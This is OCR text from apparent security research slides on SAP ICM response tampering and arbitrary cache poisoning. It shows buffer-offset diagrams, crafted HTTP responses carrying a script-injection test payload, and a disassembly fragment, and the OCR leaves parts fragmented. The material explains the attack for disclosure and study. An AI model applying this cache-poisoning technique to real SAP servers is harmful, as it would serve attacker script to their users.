
Response Tampering


MPI Buffer
x[x00]
WT 1 OFFSET: 1
ICM WT 1
I/O Handler
READ
ICM WT 1
Shared Memory
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
x
Java Process
ICM WT 2
I/O Handler
ICM WT 2

GET /A HTTP/1.1
Host: SapSys.com
….

Information Classification: General

Response Tampering



MPI Buffer


`x[x00]`

WT 1 OFFSET: 1

WT 2 OFFSET: 0

ICM WT 1
I/O Handler
ICM WT 2
I/O Handler
READ
ICM WT 1
Shared Memory
Free MPI Buffer
GET /A HTTP/1.1
MPI Buffer
x
Java Process
ICM WT 2
HTTP/1.1 200 OK
Response for **A**

Response Tampering


ICM WT 1
I/O Handler
READ
ICM WT 1
Shared Memory
Free MPI Buffer
GET /A HTTP/1.1
HTTP/1.1 200 OK
Java Process
ICM WT 2
I/O Handler
ICM WT 2


```
TTP 200 OK
Sap-Cache-Control: …
Content-Length: 25

<script>alert(1)</script>
```

MPI Buffer

```
HTTP/1.1 200 OK\r\n
Content-Length: 14\r\n
\r\n
Response for A[x00]
```

WT 1 OFFSET: 1 **WT 2 OFFSET: 53**

ICM Arbitrary Cache Poisoning



ICM WT 1
I/O Handler
TTP 200 OK
Sap-Cache-Control: …
Content-Length: 25


<script>alert(1)</script>
ICM WT 1
Shared Memory
Free MPI Buffer
GET /A HTTP/1.1
HTTP/1.1 200 OK
ICM WT 2
I/O Handler
HTTP/1.1 200 OK
ICM WT 2
Response Parser
Cache Handler

MPI Buffer

```
HTTP 200 OK\r\n
Sap-Cache-Control: Max-Age=100\r\n
Content-Length: 25\r\n
\r\n
<script>alert(1)</script>[x00]
```

WT 1 OFFSET: 88 **WT 2 OFFSET: 53**


Java Process



```
lea     rsi, cs:783CDBh ; "sap-cache-control"
mov     edx, 11h
mov     rdi, r13
call    IctHttpGetExtFieldByRawName
test    rax, rax
mov     r14, rax
jnz     loc_56699C
```

IscIWriteResponseToCache(I((Synchronized

ICM Arbitrary Cache Poisoning



MPI Buffer

```
HTTP 200 OK\r\n
Sap-Cache-Control: Max-Age=100\r\n
Content-Length: 25\r\n
\r\n
<script>alert(1)</script>[x00]
```

WT 1 OFFSET: 88

WT 2 OFFSET: 53

ICM WT 1 I/O Handler

TTP 200 OK
Sap-Cache-Control: …
Content-Length: 25

<script>alert(1)</script>

ICM WT 1

Shared Memory

Free MPI Buffer

GET /A HTTP/1.1

HTTP/1.1 200 OK

ICM Web Cache

/A

Resp

ICM WT 2 I/O Handler

